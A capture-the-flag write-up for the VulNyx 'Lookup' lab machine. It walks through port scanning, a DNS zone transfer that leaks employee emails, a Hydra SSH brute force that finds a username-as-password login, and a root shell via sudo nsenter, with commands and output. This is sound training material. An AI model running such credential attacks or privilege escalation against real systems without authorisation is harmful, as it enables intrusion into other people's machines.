Lookup | Vulnyx Writeup
Table of Contents
Overview

Lookup is an easy VulNyx machine that focuses on DNS enumeration and information disclosure. The attack begins by exploiting an unrestricted DNS Zone Transfer (AXFR) to collect employee information, which is then leveraged during SSH credential testing to obtain initial access. The machine concludes with a straightforward privilege escalation by abusing a misconfigured sudo permission on the nsenter binary.
Key Vulnerabilities
- DNS Zone Transfer (AXFR)
- Weak SSH Credentials
- Privilege Escalation via
nsenter - Misconfigured Sudo Permissions
🔍 Reconnaissance
Begin by performing a full TCP port scan against the target.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.111.148
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.111.148
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 07:09 -0700
Nmap scan report for 192.168.111.148
Host is up (0.00093s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
|   256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
|_  256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
53/tcp open  domain  Eero device dnsd
| dns-nsid:
|_  bind.version: not currently available
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Under Construction
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:17:AD:9B (VMware)
Service Info: OS: Linux; Device: WAP; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.66 seconds
Findings
- 22 → SSH
- 53 → DNS Server
- 80 → Apache Web Server
🌐 Web Enumeration
Browse to port 80.
The website only displays a simple placeholder page.
COMING SOON

This website is under construction.
Directory enumeration using Gobuster does not reveal any interesting files or directories.
Since the target exposes a DNS server on port 53, continue with DNS enumeration.
🔍 Reverse DNS Lookup
Retrieve the PTR record using dig.
dig -x 192.168.111.148 @192.168.111.148
Result
$ dig -x 192.168.111.148 @192.168.111.148

; <<>> DiG 9.20.24-1+b1-Debian <<>> -x 192.168.111.148 @192.168.111.148
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26143
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 458bfe7f17475454035dd8b86a6767c5d46c2309ae1424f1 (good)
;; QUESTION SECTION:
;148.111.168.192.in-addr.arpa.  IN      PTR

;; ANSWER SECTION:
148.111.168.192.in-addr.arpa. 86400 IN  PTR     ns1.silvertech.nyx.

;; AUTHORITY SECTION:
111.168.192.in-addr.arpa. 86400 IN      NS      ns1.silvertech.nyx.

;; ADDITIONAL SECTION:
ns1.silvertech.nyx.     86400   IN      A       192.168.111.148

;; Query time: 3 msec
;; SERVER: 192.168.111.148#53(192.168.111.148) (UDP)
;; WHEN: Mon Jul 27 07:14:29 PDT 2026
;; MSG SIZE  rcvd: 147
The IP address resolves to:
ns1.silvertech.nyx
The same result can also be obtained using nslookup.
nslookup 192.168.111.148 192.168.111.148
Result
$ nslookup 192.168.111.148 192.168.111.148
148.111.168.192.in-addr.arpa    name = ns1.silvertech.nyx.
Add the discovered domain to your /etc/hosts file.
echo "192.168.111.148 silvertech.nyx" | sudo tee /etc/hosts
🌐 DNS Zone Transfer
Since the DNS server appears to allow zone transfers, attempt an AXFR request.
A convenient way is to use Fierce.
fierce automates zone transfers and can perform dictionary attacks.
fierce --domain silvertech.nyx --dns-server 192.168.111.148
Result
$ fierce --domain silvertech.nyx --dns-server 192.168.111.148
NS: ns1.silvertech.nyx.
SOA: ns1.silvertech.nyx. (192.168.111.148)
Zone: success
{<DNS name @>: '@ 86400 IN SOA ns1 admin 1 3600 1800 604800 86400\n'
               '@ 86400 IN NS ns1',
 <DNS name ceo>: 'ceo 86400 IN TXT "a.miller@silvertech.nyx"',
 <DNS name finance>: 'finance 86400 IN TXT "b.clark@silvertech.nyx"',
 <DNS name hr>: 'hr 86400 IN TXT "m.bailey@silvertech.nyx"',
 <DNS name it>: 'it 86400 IN TXT "p.logan@silvertech.nyx"\n'
                'it 86400 IN TXT "j.carter@silvertech.nyx"\n'
                'it 86400 IN TXT "r.turner@silvertech.nyx"\n'
                'it 86400 IN TXT "s.hughes@silvertech.nyx"',
 <DNS name ns1>: 'ns1 86400 IN A 192.168.111.148',
 <DNS name support>: 'support 86400 IN TXT "p.hollen@silvertech.nyx"',
 <DNS name www>: 'www 86400 IN A 192.168.111.148'}
The zone transfer exposes multiple employee email addresses.
The same information can also be extracted directly using dig.
dig axfr silvertech.nyx @192.168.111.148
This confirms that DNS Zone Transfer (AXFR) is enabled, leaking internal employee information.
📋 Preparing a Username List
Extract the usernames into a wordlist.
echo "a.miller\nb.clark\nm.bailey\np.logan\nj.carter\nr.turner\nr.turner\ns.hughes\np.hollen" >> users.dic
cat users.dic

a.miller
b.clark
m.bailey
p.logan
j.carter
r.turner
s.hughes
p.hollen
These usernames will be used for SSH credential testing.
🔓 SSH Credential Attack
Initially, a brute-force attempt using rockyou.txt did not produce valid credentials.
Since the leaked employee names appear meaningful, reuse the same wordlist as both usernames and passwords.
hydra -L users.dic -P users.dic ssh://192.168.111.148
Result
$ hydra -L users.dic -P users.dic  ssh://192.168.111.148
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-27 08:15:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking ssh://192.168.111.148:22/
[22][ssh] host: 192.168.111.148   login: m.bailey   password: b.clark
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-27 08:15:41
A valid SSH credential pair is recovered.
| Username | Password |
|---|---|
| m.bailey | b.clark |
🖥 Initial Access
Login through SSH.
ssh m.bailey@192.168.111.148
Verify the current user.
id ; whoami
Result
m.bailey@lookup:~$ id ; whoami
uid=1000(m.bailey) gid=1000(m.bailey) grupos=1000(m.bailey)
m.bailey
Successfully obtained an interactive shell.
🏁 User Flag
Read the user flag.
cat /home/m.bailey/user.txt
Result
523b7bc4fec097ffa533f66a1f830936
🔍 Privilege Escalation
Check the available sudo permissions.
sudo -l
Result
m.bailey@lookup:~$ sudo -l
Matching Defaults entries for m.bailey on lookup:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User m.bailey may run the following commands on lookup:
    (root) NOPASSWD: /usr/bin/nsenter
m.bailey@lookup:~$
Important Finding
The nsenter binary can be executed as root without requiring a password.
nsenter allows a process to enter the namespaces of another running process. When executed with elevated privileges, it can be abused to spawn a root shell.
Execute the following command.
sudo /usr/bin/nsenter /bin/bash
Verify the privileges.
id ; whoami
Result
m.bailey@lookup:~$ sudo /usr/bin/nsenter /bin/bash
root@lookup:/home/m.bailey# id ; whoami
uid=0(root) gid=0(root) grupos=0(root)
root
root@lookup:/home/m.bailey#
Successfully obtained a root shell.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
d38cf53dd5e7f99c695bd4b0fdbe3985
🧾 Summary
| Phase | Technique |
|---|---|
| Enumeration | Nmap |
| DNS Enumeration | Reverse DNS (PTR) |
| Information Disclosure | DNS Zone Transfer (AXFR) |
| Credential Attack | Hydra |
| Initial Access | SSH |
| Privilege Escalation | Misconfigured sudo (nsenter) |
| Root Access | Read Root Flag |
🚀 Key Takeaways
- DNS servers should never permit unrestricted zone transfers, as they can disclose valuable internal information such as employee names and email addresses.
- Leaked usernames often become effective wordlists for password attacks when organizations reuse predictable credentials.
- Misconfigured sudo permissions on powerful utilities such as
nsentercan lead directly to full root compromise. - Always review allowed sudo commands and compare them against GTFOBins, as many legitimate Linux binaries can be abused for privilege escalation.

Related Posts
Zerotrace | VulNyx Writeup
Compromised the ZeroTrace machine by discovering a hidden .admin directory and exploiting LFI to enumerate /proc …
Lower4 | Vulnyx Writeup
Enumerated a valid user using the Ident protocol, brute-forced SSH credentials, and abused sudo access to multitail to …
Vvveb | VulNyx Writeup
Compromised the Vvveb machine by identifying Vvveb CMS 1.0.5, discovering the exposed /system/secret endpoint and …
Trace | Vulnyx Writeup
Compromised the Trace machine by enumerating an exposed NFS share, discovering internal domains, bypassing a PHP …